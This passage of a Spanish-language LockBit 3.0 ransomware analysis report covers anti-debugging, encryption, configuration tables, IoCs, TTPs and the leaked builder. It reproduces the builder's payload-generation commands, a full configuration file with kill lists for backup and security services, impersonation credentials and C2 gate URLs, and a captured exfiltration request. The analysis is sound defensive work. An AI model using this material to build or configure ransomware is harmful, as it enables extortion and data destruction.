Figura 56. Fondo de pantalla LockBit 3.0

Una funcionalidad en la que difieren la muestra 1.3 y la 2 es en el hecho de que, al final de su ejecución, la muestra 2 lanza el proceso *sp/wow64.exe*, imprimiendo la nota de rescate en las impresoras conectadas al equipo. Gracias al análisis del *builder* que se encuentra en el anexo 4 se puede inferir que la opción de configuración “print\_note” está activada.

<pre> push 0 push dword ptr ss:[ebp+2C] push dword ptr ss:[ebp+28] push dword ptr ss:[ebp+24] push dword ptr ss:[ebp+20] push dword ptr ss:[ebp+1C] push dword ptr ss:[ebp+18] push dword ptr ss:[ebp+14] push dword ptr ss:[ebp+10] push dword ptr ss:[ebp+C] push dword ptr ss:[ebp+8] push 0 call &lt;kernelbase.CreateProcessInternalW&gt; </pre>	<pre> [ebp+24]:L"C:\\windows"  [ebp+C]:L"C:\\windows\\sp/wow64.exe 12288" [ebp+8]:L"C:\\windows\\sp/wow64.exe" </pre>
---	---

Figura 57. Proceso *sp/wow64.exe* en la muestra 2

LockBit 3.0 utiliza *mutex* para evitar ejecutarse varias veces en la misma máquina, por ejemplo, en el caso de la muestra 2 se crea:

- “BaseNamedObjects\2cae82bd1366f4e0fdc7a9a7c12e2a6b”.

Debido a esto se puede inferir que la opción “running\_one” está activada en esta muestra.

Cada muestra creada por el *builder* de referencia utiliza siempre el mismo *mutex*.






Figura 58. Mutex en la muestra 2

Finalmente, crea un proceso con un nombre generado aleatoriamente que sigue esta expresión regular “[A-F0-9]{3}\.tmp”. Este se encarga de sobrescribir el contenido del binario del *ransomware* y luego cambia el nombre de este varias veces, basándose en la longitud del nombre del original.

Por ejemplo, si el nombre del *ransomware* tiene cinco caracteres (incluyendo la extensión), este es renombrado como AAAAA, y luego BBBBBB, hasta ZZZZZ. LockBit usa esta técnica para hacer irre recuperable el binario mediante técnicas forenses.



Figura 59. Ejecución del archivo C99.tmp

### 4.3. Técnicas antidetección y antingeniería inversa

Una de las características de las muestras de LockBit es sus múltiples técnicas antingeniería inversa. Estas se corresponden en su mayoría con las documentadas en fuentes abiertas [7] y se enumerarán a continuación.

Durante el análisis de la muestra nos encontramos con una técnica de antingeniería inversa que utiliza la API “NtSetInformationThread()”. Esta técnica se encuentra documentada por CheckPoint en el *report* [5].

Mediante esta, un hilo puede cambiar el `THREAD_INFORMATION_CLASS` de sí mismo al valor `0x11`, el cual corresponde a “ThreadHideFromDebugger” y, de esta forma, el hilo se ocultará al *debugger*, suspendiéndose el proceso analizado (debuggeado).



Figura 60. Creación de ThreadHideFromDebugger

Durante toda la ejecución puede observarse como para acceder a cualquier API, el *malware* utiliza la clave XOR “**0x19039FF6**” para desofuscar las llamadas.




Figura 61. Ofuscación de API

Comprueba los siguientes parámetros del *debugger*:

- HEAP\_VALIDATE\_PARAMETERS\_ENABLED
- HEAP\_TAIL\_CHECKING\_ENABLED

Además, LockBit 3.0 modifica la función “DbgUiRemoteBreakin” para evitar que los *debuggers* intenten añadirse al proceso.

Como mecanismo de antidección hay que destacar el usado por la muestra 1 cuando camufla el *shellcode* en un fichero de 191 MB evitando ser detectado por análisis manuales y automáticos, ya que es un fichero grande y afecta al rendimiento de los sistemas de detección.

## 4.4. Criptografía

Para cifrar los archivos se crea un “Decryption ID Marker”, que se puede ver en el informe de Infinitum IT [8]. Este identificador es utilizado para el descifrado y se encuentra al final del fichero cifrado.

Direcció	Hex	ASCII
013551C2	00 00 00 00	.....
013551D2	00 00 00 00	.....
013551E2	00 00 00 00	.....
013551F2	00 00 00 00	.....
01355202	7F F1 E5 DF 6C E8 80 2A 24 30 FE 19 5D A6 27 42	.ñàBlè.*\$òp.]'B
01355212	A2 C3 08 C0 7D 83 68 CE 44 8C 30 3E ED 5B 11 B9	«A.A}.hID.0>i[.'.
01355222	0D 72 CD A4 CD A3 CB D0 0A 75 16 B7 D4 5D D3 6F	.ri=iEED.u..ô]oo
01355232	C9 E7 2D 22 62 28 28 4F 72 FB 8B FE AC E7 F9 4C	Êç-"b(Orû.p-çùL
01355242	00 00 00 00	.....
01355252	00 00 00 00	.....
01355262	00 00 00 00	.....
01355272	00 00 00 00	.....
01355282	00 00 00 00	.....
01355292	00 00 00 00	.....
013552A2	00 00 00 00	.....
013552B2	00 00 00 00	.....
013552C2	00 00 00 00 00 00 7F F1 E5 DF 6C E8 80 2A 24 30	.....ñàBlè.*\$0
013552D2	FE 19 5D A6 27 42 A2 C3 08 C0 7D 83 68 CE 44 8C	p.]'B«A.A}.hID.
013552E2	30 3E ED 5B 11 B9 0D 72 CD A4 CD A3 CB D0 0A 75	0>i[.'ri=iEED.u
013552F2	16 B7 D4 5D D3 6F C9 E7 2D 22 62 28 28 4F 72 FB	.ô]ooÊç-"b(Orû
01355302	8B FE AC E7 F9 4C 63 21 07 60 26 4C AC D1 88 A9	.p-çùLcI.'&L-ñ.®
01355312	B2 62 DB 7A E0 15 24 48 97 E3 43 79 D7 B3 08 7F	=b0zà.\$H.âCyx*..
01355322	00 D0 46 F3 81 34 1A 9F 6F 46 DD 93 AE 63 72 5C	.DFó.4..oFY.®cr\
01355332	7D 84 95 BC 1E 85 83 5E BD 24 B2 3B B7 13 6A 64	}..%...^%\$*;..jd
01355342	F0 A4 24 55 4B F8 00 00 02 00 00 00 00 00 00	ô=\$UKo.....
01355352	00 00 00 00	.....

Figura 62. Decryption ID Marker

En cuanto al algoritmo de cifrado, el *malware* parece haber embebido una librería de cifrado, tal y como ha hecho en versiones anteriores (librería *mbedtls* y juego de instrucciones AES-NI).

A continuación, puede observarse un extracto de la función de cifrado de la muestra 1.2.

```
packed_fixed.00292182
add eax,edi
rol eax,7
xor esi,eax
mov eax,dword ptr ss:[esp+28]
add eax,esi
mov dword ptr ss:[esp+38],esi
rol eax,9
xor dword ptr ss:[esp+20],eax
mov eax,dword ptr ss:[esp+20]
add eax,esi
mov esi,dword ptr ss:[esp+34]
rol eax,D
xor edi,eax
mov eax,dword ptr ss:[esp+20]
add eax,edi
mov dword ptr ss:[esp+44],edi
ror eax,E
xor dword ptr ss:[esp+28],eax
mov edi,dword ptr ss:[esp+2C]
lea eax,dword ptr ds:[esi+edi]
```

Figura 63. Algoritmo de cifrado Salsa20

Dadas las constantes que aparecen en la figura anterior y las operaciones *rol* y *ror*, existe una alta probabilidad de que esta muestra esté utilizando el algoritmo de cifrado Salsa20 [10]. Esta conclusión también aparece en el siguiente informe de VMWare [11].

Salsa20 es un algoritmo de cifrado de clave simétrica. Es una de las pocas alternativas a AES, por lo que es imposible descifrar los archivos si no se conoce la clave.

## 4.5. Parámetros adicionales

A continuación, se muestra una tabla con los distintos parámetros que aceptan las muestras de LockBit junto a su funcionalidad.

Parámetro	Funcionalidad
-pass	Utiliza los primeros 32 caracteres del valor como clave para descifrar la rutina principal, solo en el caso de que la muestra necesite el <i>token</i> de acceso para ejecutarse.
-safe	Reinicia en modo seguro.
-wall	Solo pone el fondo de pantalla del <i>ransomware</i> e imprime la nota de rescate en impresoras.
-path	Cifra específicamente un archivo o una carpeta.
-gspd	Realiza la modificación de la política de grupo para el movimiento lateral.
-psex	Realiza movimiento lateral a través de los recursos compartidos administrativos.
-gdel	Elimina las actualizaciones de las políticas de grupo.
-del	Se borra a sí mismo.

Tabla 10. Parámetros de ejecución adicionales

## 4.6. Configuración

Las muestras de LockBit 3.0 contienen una configuración y cadenas de texto que se descifran durante la ejecución. La configuración utiliza dos métodos de cifrado: XOR y *hashes* ROR13. Estos se utilizan en la muestra 1.3 y 5. Basándose en el código que aparece en el informe de OALabs [10], se ha creado un *script* que permite extraer esta información. El código utilizado aparece en el anexo 5. Cabe destacar que no se ha podido obtener el contenido de algunos *hashes*, ya que se ha utilizado una tabla de *hashes* precalculada y estos no aparecían.

Los siguientes parámetros de configuración aparecen tanto en la muestra 1.3 como en la 2.

Ficheros que se excluyen del cifrado	
autorun.inf	ntldr
boot.ini	ntuser.dat
bootfont.bin	ntuser.dat.log
bootsect.bak	ntuser.ini
desktop.ini	thumbs.db
iconcache.db	ntldr

Tabla 11. Ficheros que se excluyen del cifrado

Extensiones excluidas del cifrado	
386	lnk

adv	mod
ani	mpa
bat	msc
bin	msh
cab	msstyles
cmd	ns5
com	nls
cpl	nomedia
cur	ocx
deskthemepack	prf
diagcab	ps1
diagcfg	rom
diagpkg	rtp
dll	tc2
drv	th3
exe	spl
hlp	sys
icl	theme
icns	themepack
ico	wpx
ics	lock
idx	key
ldf	hta
msi	pdb

**Tabla 12. Extensiones excluidas del cifrado**

Servicios a detener	
Vss	Sophos
Sql	Backup
Svc\$	GxVss
Memtas	GxBlr
Mepocs	GxFWD

Msexchange	GxCVD
------------	-------

**Tabla 13. Servicios a detener**

Procesos a detener	
Sql	Tbirdconfig
Oracle	Mydesktopqos
Ocssd	Ocomm
Dnmp	Dbeng50
Synctime	Sqbccoreservice
Agntsvc	Excel
Isqplussvc	Infopath
Xfssvcon	Msaccess
Mydesktopservice	Mspub
Ocautoupds	Onenote
Encsvc	Outlook
Firefox	Powerpnt
Steam	Winword
Thebat	Wordpad
Thunderbird	Notepad
Visio	

**Tabla 14. Procesos a detener**

Adicionalmente, tras analizar el *builder*, cuyo análisis se encuentra en el anexo 4, se han descubierto los siguientes parámetros de configuración (indicados en las tablas 15, 16 y 17).

Parámetro	Funcionalidad
uid	ID utilizado al enviar un mensaje al C2.
key	Clave utilizada al enviar un mensaje al C2.

**Tabla 15. Configuración del bot**

Parámetro	Funcionalidad
white_folders	Lista de ficheros a ignorar en el cifrado.
white_files	Lista de archivos a ignorar en el cifrado.
white_extens	Lista de extensiones a ignorar en el cifrado.
white_hosts	Lista de <i>hosts</i> a ignorar en el cifrado.
kill_processes	Lista de procesos a eliminar antes del cifrado.
kill_services	Lista de servicios a eliminar antes del cifrado.
gate_urls	Lista de URL para enviar un mensaje al C2.



impers_accounts	Lista de credenciales usadas para iniciar sesión.
note	Nota de rescate.

**Tabla 16. Parámetros de cadenas de texto en la configuración**

Parámetro	Funcionalidad
encrypt_mode	Modo de cifrado para archivos de gran tamaño.
encrypt_filename	Cifrar el nombre de los archivos.
impersonation	Iniciar sesión utilizando credenciales almacenadas.
skip_hidden_folder	Ignorar el cifrado de ficheros ocultos.
language_check	Comprobar si el país de la víctima pertenece al CEI (Comunidad de Estados Independientes).
local_disk	Cifrar discos locales.
network_shares	Cifrar carpetas compartidas.
kill_processes	Eliminar procesos de una lista.
kill_services	Eliminar servicios de una lista.
running_one	Crear un <i>mutex</i> .
print_note	Imprimir la nota de rescate en la impresora.
set_wallpaper	Cambiar el fondo de pantalla.
set_icons	Cambiar el icono de los archivos cifrados.
send_report	Enviar un mensaje al C2 al inicio y final de la ejecución.
self_destruct	Eliminar el <i>payload</i> al final de la ejecución.
sill_defender	Eliminar <i>software</i> de antivirus específico.
wipe_freespace	Desconocido.
psexec_netspread	Propagación de red utilizando psexec.
gpo_netspread	Propagación de red utilizando gpo.
gpo_ps_update	Actualizar gpo en todos los dominios utilizando powershell.
shutdown_system	Reiniciar el equipo.
delete_eventlogs	Eliminar el registro de eventos.
delete_gpo_delay	Eliminar la gpo después de la ejecución.

**Tabla 17. Opciones de configuración**

## 4.7. Tráfico de red

Durante el análisis de las muestras 4 y 5 no se ha observado tráfico de red. La explicación de este comportamiento es que ninguna de ambas muestras se ha creado con el parámetro “send\_report” activado.

En el anexo 4 se puede encontrar el proceso seguido para llegar a esta conclusión.

## 5. Conclusión

Este estudio refleja claramente cómo el **malware de tipo ransomware sigue evolucionando y adaptándose a los modelos de negocio que existen**. Un ejemplo de esta capacidad de adaptación se observa al ver el alto nivel de configuración que admite LockBit 3.0. Durante el análisis se ha podido observar que es posible ejecutar LockBit con un *token* de acceso y también ser ejecutado en un proceso de infección desatendido, sin que sea necesario ningún *token* de acceso.

Otro aspecto importante que es necesario resaltar es que, como es habitual en este tipo de *malware*, la **eliminación de las *shadow copies*** es uno de los objetivos principales que se pretende conseguir, ya que así se dificulta recuperar la información. Por este motivo, desde un punto de vista defensivo, las copias de seguridad y la protección de las *shadow copies* son un elemento clave para la recuperación ante este tipo de amenaza.

Por último, resaltar que el uso y, por lo tanto, el diseño de este tipo de *malware*, ha sufrido una evolución, donde en la mayoría de los casos el *malware* es ejecutado por un operador que ya está en la organización, lo que se conoce como **Human Operated Ransomware**; por lo que hay que tener en cuenta que si algún sistema de protección llega a bloquear la ejecución del *ransomware*, al haber accedido a la organización con otro tipo de *malware* (Cobalt Strike, Sliver, etc.), se podrá intentar desactivar cualquier protección hasta conseguir el cifrado de la información.

Cuando este tipo de *malware* es ejecutado por un operador que ya tiene acceso a la organización puede no ser necesaria la persistencia ni comunicación con el exterior, así como tampoco las capacidades habituales en artefactos de *malware*. De ahí las diferentes muestras que se pueden observar de una misma familia.

## 6. Referencias

- [1] jcleebobgatenet, «LockBit Ransomware Disguised as Copyright Claim E-mail Being Distributed,» 22 12 2022. <https://asec.ahnlab.com/en/35822/>.
- [2] «NSIS Users Manual,» [En línea]. Available: <https://nsis.sourceforge.io/Docs/>.
- [3] «System Plug-in (NSIS),» <https://nsis.sourceforge.io/Docs/System/System.html>.
- [4] TrendMicro, «LockBit Ransomware Group Augments Its Latest Variant, LockBit 3.0, With BlackMatter Capabilities,» [https://www.trendmicro.com/en\\_us/research/22/g/LockBit-ransomware-group-augments-its-latest-variant--LockBit-3-.html](https://www.trendmicro.com/en_us/research/22/g/LockBit-ransomware-group-augments-its-latest-variant--LockBit-3-.html).
- [5] N. N. Labs, «BlackMatter Ransomware Technical Analysis by Nozomi Networks Labs,» <https://www.nozominetworks.com/blog/blackmatter-ransomware-technical-analysis-and-tools-from-nozomi-networks-labs/>.
- [6] G. Hollestelle, «FalconFriday — Detecting UAC Bypasses — 0xFF16,» 20 8 2021. <https://medium.com/falconforce/falconfriday-detecting-uac-bypasses-0xff16-86c2a9107abf>.
- [7] J. Walter, «LockBit 3.0 Update | Unpicking the Ransomware's Latest Anti-Analysis and Evasion Techniques,» <https://www.sentinelone.com/labs/LockBit-3-0-update-unpicking-the-ransoms-latest-anti-analysis-and-evasion-techniques/>.
- [8] CheckPoint, «Anti-Debug: Direct debugger interaction,» <https://anti-debug.checkpoint.com/techniques/interactive.html#ntsetinformationthread>.
- [9] «GitHub,» <https://github.com/whichbuffer/LockBit-Black-3.0/blob/main/Threat%20Spotlight%20LockBit%20Black%203.0%20Ransomware.pdf>.
- [10] J. Pimental, «Reverse Engineering Crypto Functions: RC4 and Salsa20,» 25 8 2021. <https://www.goggleheadedhacker.com/blog/post/reversing-crypto-functions>.
- [11] T. Gillis, «LockBit 3.0 Ransomware Unlocked,» 15 10 2022. <https://blogs.vmware.com/security/2022/10/LockBit-3-0-also-known-as-LockBit-black.html>.
- [12] «LockBit 3.0 Ransomware Triage,» 7 7 2022 <https://research.openanalysis.net/LockBit/LockBit3/yara/triage/ransomware/2022/07/07/LockBit3.html>.
- [13] «Twitter,» <https://twitter.com/3xp0rtblog/status/1572510793861836802>.
- [14] S2W, «Quick Overview of Leaked LockBit 3.0 (Black) builder program,» 23 9 2022. <https://medium.com/s2wblog/quick-overview-of-leaked-lockbit-3-0-black-builder-program-880ae511d085>.
- [15] «LockBit ransomware gang gets aggressive with triple-extortion tactic,» <https://www.bleepingcomputer.com/news/security/LockBit-ransomware-gang-gets-aggressive-with-triple-extortion-tactic/>.
- [16] «#StopRansomware: LockBit 3.0» 16 03 2023 <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-075a>.

## Anexo 1: Indicadores de compromiso (IoC)

Tipo	IoC
Sha256	d21d6f469e87fff24f15c3abfbc2524e606e7f648b7d2fd4b600dd858ed75063
Sha256	40ecc89f14febbb7a527310eeec275b7329be0e493c290cc153f357d346e6d81
Sha256	917e115cc403e29b4388e0d175cbfac3e7e40ca1742299fbd353847db2de7c2
Sha256	f2861fb09a3581d1d17e73d69a19ba578ba3feec9c7001abb3e54cc536d448cc
Sha256	63c8efca0f52e1b3b2305e17580402f797a90611b3507fab6ffa7f700383
Sha256	917e115cc403e29b4388e0d175cbfac3e7e40ca1742299fbd353847db2de7c2
Sha256	d641ad955ef4cff5f0239072b3990d47e17b9840e07fd5feea93c372147313c5
Sha256	8e83a1727696ced618289f79674b97305d88beeeabf46bd25fc77ac53c1ae339
Sha256	3f7518d88aefd4b1e0a1d6f9748f9a9960c1271d679600e34f5065d8df8c9dc8
Sha256	a736269f5f3a9f2e11dd776e352e1801bc28bb699e47876784b8ef761e0062db
Sha256	ea6d4dedd8c85e4a6bb60408a0dc1d56def1f4ad4f069c730dc5431b1c23da37
Sha256	80e8defa5377018b093b5b90de0f2957f7062144c83a09a56bba1fe4eda932ce
Sha256	770cba5f9761fcb3ecde42d843e62db9cdd964e35ecae94cddb164464853e0eb
Sha256	dbcd8c9daaa7ac165242669c917027a4220def9cf2216c3f2b5a89744cd9f211
Url	hxxp://LockBitapt2d73krlbewgv27tqljgxr33xbwwsp6rkyieto7u4ncead.onion
Url	hxxp://LockBitapt2yfbt7lchxejug47kmqvqqxvvpqkmevv4l3azl3gy6pyd.onion
Url	hxxp://LockBitapt34kvrip6xojoylohhxrwsvpzdfg5z4pbbsywnzsbduqd.onion
Url	hxxp://LockBitapt5x4zkbqcmz6frdhecqqgadevyiwqxukksspnldiyvd7qd.onion
Url	hxxp://LockBitapt6vx57t3eeqjofwgclmutr3a35nygvokja5uuccip4kyd.onion
Url	hxxp://LockBitapt72iw55njgnqpygmgskg5yp75ry7rirtg4m7i42artsbqd.onion
Url	hxxp://LockBitaptawjl6udhpd323uehekiyatj6ftcxmkwe5sezs4fqqjpjpid.onion
Url	hxxp://LockBitaptbdiajqtplcrigzgdjprwugkkut63nbvy2d5r4w2agyekqd.onion
Url	hxxp://LockBitaptc2iq4atewz2ise62q63wfktyrl4qtwuk5qax262kgtzjqd.onion
Url	hxxp://LockBitapt2d73krlbewgv27tqljgxr33xbwwsp6rkyieto7u4ncead.onion.ly
Url	hxxp://LockBitapt2yfbt7lchxejug47kmqvqqxvvpqkmevv4l3azl3gy6pyd.onion.ly
Url	hxxp://LockBitapt34kvrip6xojoylohhxrwsvpzdfg5z4pbbsywnzsbduqd.onion.ly
Url	hxxp://LockBitapt5x4zkbqcmz6frdhecqqgadevyiwqxukksspnldiyvd7qd.onion.ly
Url	hxxp://LockBitapt6vx57t3eeqjofwgclmutr3a35nygvokja5uuccip4kyd.onion.ly
Url	hxxp://LockBitapt72iw55njgnqpygmgskg5yp75ry7rirtg4m7i42artsbqd.onion.ly
Url	hxxp://LockBitaptawjl6udhpd323uehekiyatj6ftcxmkwe5sezs4fqqjpjpid.onion.ly
Url	hxxp://LockBitaptbdiajqtplcrigzgdjprwugkkut63nbvy2d5r4w2agyekqd.onion.ly
Url	hxxp://LockBitaptc2iq4atewz2ise62q63wfktyrl4qtwuk5qax262kgtzjqd.onion.ly
Url	hxxp://LockBitsupa7e3b4pkn4mgkgojrl5iqg24clbzc4xm7i6jeetsia3qd.onion
Url	hxxp://LockBitsupdwon76nzykzblcplixwts4n4zoecugz2bxabtapqvmzqqd.onion
Url	hxxp://LockBitsupn2h6be2cnqpvncyhj4rgmnwn44633hnzmtxdvjoqlp7yd.onion
Url	hxxp://LockBitsupo7vv5vcl3jxpsdviopwvasljqcstym6efhh6oze7c6xjad.onion
Url	hxxp://LockBitsupq3g62dni2f36snrdb4n5qzqvovbtk5xffw3draxk6gwqd.onion
Url	hxxp://LockBitsupqfyacidr6upt6nhhyipujvaablubuevxj6xy3frthvr3yd.onion
Url	hxxp://LockBitsupt7nr3fa6e7xyb73lk6bw6rcneqhoybIniiabj4uwwzapqd.onion
Url	hxxp://LockBitsupuhsw4izvoucoxsbnotkmgq6durg7kfcig6u33zfvq3oyd.onion
Url	hxxp://LockBitsupxcjntihbmat4rrh7ktowips2qzywh6zer5r3xafhviyhdq.onion

*Tabla 18. IoC de LockBit*



## Anexo 2: Tácticas, técnicas y procedimientos (TTP)

Táctica	Técnica	ID	Descripción
Impact	Data Encrypted for Impact	T1486	Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources.
Defense Evasion, Privilege Escalation	Process Injection	T1055	Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges.
Defense Evasion	Impair Defenses	T1562	Adversaries may maliciously modify components of a victim environment in order to hinder or disable defensive mechanisms.
Defense Evasion	Obfuscated Files or Information	T1027	Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit.

Tabla 19. TTP de LockBit

## Anexo 3: Metodología

### Herramientas utilizadas

A continuación, se listan todas las herramientas utilizadas durante el análisis:

- 7z 15.5;
- PEstudio;
- IDA Pro;
- X64dbg;
- ScyllaHide;
- Capa;
- VirtualBox;
- CFF Explorer;
- ProcessHacker;
- Sysmon;
- Autoruns.

### Precondiciones

- Microsoft Windows.
- Para realizar el análisis con un depurador es necesario disponer de *plugins* como ScyllaHide para conseguir una correcta ejecución.

## Anexo 4: Información sobre el *builder* de LockBit

El 21 de septiembre de 2022 el usuario @3xp0rt publicó en GitHub el posible *builder* utilizado por el *ransomware* LockBit 3.0 [13].






 Build	27/09/2022 15:49	Carpeta de archivos	
 Build.bat	09/09/2022 2:14	Archivo por lotes ...	1 KB
 builder.exe	14/09/2022 1:31	Aplicación	470 KB
 config.json	09/09/2022 2:02	Archivo de origen ...	9 KB
 keygen.exe	09/09/2022 1:58	Aplicación	31 KB

Figura 64. Contenidos del *builder*

El fichero contiene el archivo “Build.bat”, el cual está encargado de generar *payloads* de LockBit 3.0, utilizando el ejecutable “builder.exe” y la clave pública y privada RSA creada por el ejecutable “keygen.exe” [14].

```
ERASE /F /Q %cd%\Build\*.*
keygen -path %cd%\Build -pubkey pub.key -privkey priv.key
builder -type dec -privkey %cd%\Build\priv.key -config config.json -ofile %cd%\Build\LB3Decryptor.exe
builder -type enc -exe -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3.exe
builder -type enc -exe -pass -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_pass.exe
builder -type enc -dll -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_Rundll32.dll
builder -type enc -dll -pass -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_Rundll32_pass.dll
builder -type enc -ref -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_ReflectiveDll_DllMain.dll
exit
```

Figura 65. Script de generación

El *builder* es capaz de generar *payloads* en formato EXE o DLL que puedan ser ejecutados con o sin contraseña. Además, genera el descifrador, la “id” de descifrado y archivos con instrucciones para utilizar las muestras generadas.












 DECRYPTION_ID.txt	27/09/2022 15:49	Documento de te...	1 KB
 LB3.exe	27/09/2022 15:49	Aplicación	154 KB
 LB3_pass.exe	27/09/2022 15:49	Aplicación	150 KB
 LB3_ReflectiveDll_DllMain.dll	27/09/2022 15:49	Extensión de la ap...	107 KB
 LB3_Rundll32.dll	27/09/2022 15:49	Extensión de la ap...	152 KB
 LB3_Rundll32_pass.dll	27/09/2022 15:49	Extensión de la ap...	148 KB
 LB3Decryptor.exe	27/09/2022 15:49	Aplicación	55 KB
 Password_dll.txt	27/09/2022 15:49	Documento de te...	2 KB
 Password_exe.txt	27/09/2022 15:49	Documento de te...	3 KB
 priv.key	27/09/2022 15:49	Archivo KEY	1 KB
 pub.key	27/09/2022 15:49	Archivo KEY	1 KB

Figura 66. Archivos generados por el *builder*

El *builder* utiliza “conf.json” como archivo de configuración.

```
{
  "bot": {
    "uid": "00000000000000000000000000000000",
    "key": "00000000000000000000000000000000"
  },
  "config": {
    "settings": {
      "encrypt_mode": "auto",
      "encrypt_filename": false,
      "impersonation": true,
      "skip_hidden_folders": false,
      "language_check": false,
      "local_disks": true,
      "network_shares": true,
      "kill_processes": true,
      "kill_services": true,
      "running_one": true,
      "print_note": true,
      "set_wallpaper": true,
      "set_icons": true,
      "send_report": false,
      "self_destruct": true,
      "kill_defender": true,
      "wipe_freespace": false,
      "psexec_netspread": false,
      "gpo_netspread": true,
      "gpo_ps_update": true,
      "shutdown_system": false,
      "delete_eventlogs": true,
      "delete_gpo_delay": 1
    },
    "white_folders": "$recycle.bin;config.msi;$windows.~bt;$windows.~ws;windows;boot;p",
    "white_files": "autorun.inf;boot.ini;bootfont.bin;bootsect.bak;desktop.ini;iconcad",
    "white_extens": "386;adv;ani;bat;bin;cab;cmd;com;cpl;cur;deskthemepack;diagcab;dia",
    "white_hosts": "WS2019",
    "kill_processes": "sql;oracle;ocssd;dbsnmp;synctime;agentsvc;isqlplussvc;xfssvccon",
    "kill_services": "vss;sql;svc$;memtas;mepocs;msexchange;sophos;veeam;backup;GxVss",
    "gate_urls": "https://test.white-datasheet.com/;http://test.white-datasheet.com/",
    "impers_accounts": "ad.lab:Qwerty!;Administrator:123QWEqwe!@#;Admin2:P@ssw0rd;Admi",
    "note": "
      ~~~~ LockBit 3.0 the world's fastest ransomware since 2019~~~~
    "
  }
}
```

Figura 67. Archivo de configuración

La funcionalidad de cada parámetro se encuentra en la sección 4.5.

Para comprobar la existencia de exfiltración y persistencia en las anteriores muestras se ha generado un *payload* con la opción “Delete\_eventlogs” desactivada y “Send\_report” activada. Al ejecutar el *payload* notamos que este envía una única petición POST en base64.





```
POST /?JbDTjA0Pt=3Ni8jhQJwwYkTgLBpKzHNYogRqb=0LExiAQ&Y2IjQ=CGCbkTiUfY6JekCSH&CHT5LF=
1.1
Accept: /*/*
Connection: keep-alive
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain
User-Agent: Safari/537.36
Host: 02.com
Content-Length: 621
Cache-Control: no-cache

M44y1LJwU2=00000000000000000000000000000000&AnIfu=0ND1Tr14pu0Uqw1Yw0&6Ktv=XGHoiHEo00
a7ixj8b77E301z0MasgdK3/zVwXgfUy2QS2723Z0Rjj4yeslcek73FovnyPstPda031BS+bJt4IaCv18rGKb
bSnnAV7iDjgFS24Kp+W1Wcusfw+F0qtXMkEVSiWrjx9husWBI2sQjt25SI3aB3SNjZkxy9BNEa+CMN1bGrDK
XTyFfnXQc7JHnSfGdSLvXiRpXqXZ2etMPAUPbY+5msM3/
n2mRdoAVHg==&k5vNrwy=PScskeDIKU4YiVGwU6Pa&kUdZncaG=kyqSr&1RA=43Z0etioU&ZKtVhKFB=LwPh
Content-Length: 258
Date: Tue, 27 Sep 2022 09:24:18 GMT
Server: INetSim HTTP Server
Connection: Close
Content-Type: text/html

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mod</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

### Figura 69. Cambios en la cabecera User-Agent

A continuación, se muestra una tabla con la lista de cabeceras utilizadas por esta petición POST. Estas han sido extraídas a partir del *script* de Python que se encuentra en el anexo 5.

Cabeceras User-Agent
Mozilla/5.0 (Windows NT 6.1)
AppleWebKit/587.38 (KHTML, like Gecko)
Chrome/91.0.4472.77
Safari/537.36
Edge/91.0.864.37
Firefox/89.0
Gecko/20100101

**Tabla 20. Cabeceras User-Agent utilizadas por la petición POST**

Utilizando el mismo mecanismo que con las otras muestras podemos obtener el archivo de configuración, en el cual observamos que ahora sí aparecen las dos URL por defecto.

```
string list
  b'vss'
  b'sql'
  b'svc$'
  b'memtas'
  b'mepocs'
  b'msexchange'
  b'sophos'
  b'veeam'
  b'backup'
  b'GxVss'
  b'GxB1r'
  b'GxFWD'
  b'GxCVD'
  b'GxCIMgr'
  b''
  b''
string list
  b'https://test.white-datasheet.com/'
  b'http://test.white-datasheet.com/'
  b''
  b''
hash list
```

**Figura 70. C2 en el archivo de configuración**

Al no aparecer el C2 en el archivo de configuración de las muestras anteriores, estas no utilizan este parámetro y, por tanto, se puede concluir que la filtración no estaría configurada.

Por último, y tras ejecutar la aplicación Autoruns y revisar los eventos de Windows, no se ha encontrado ninguna evidencia que indique la existencia de persistencia en el equipo.

## Anexo 5: *Scripts* de Python

A continuación, se incluyen los *scripts* desarrollados para la automatización de diferentes tareas sobre las muestras de LockBit:

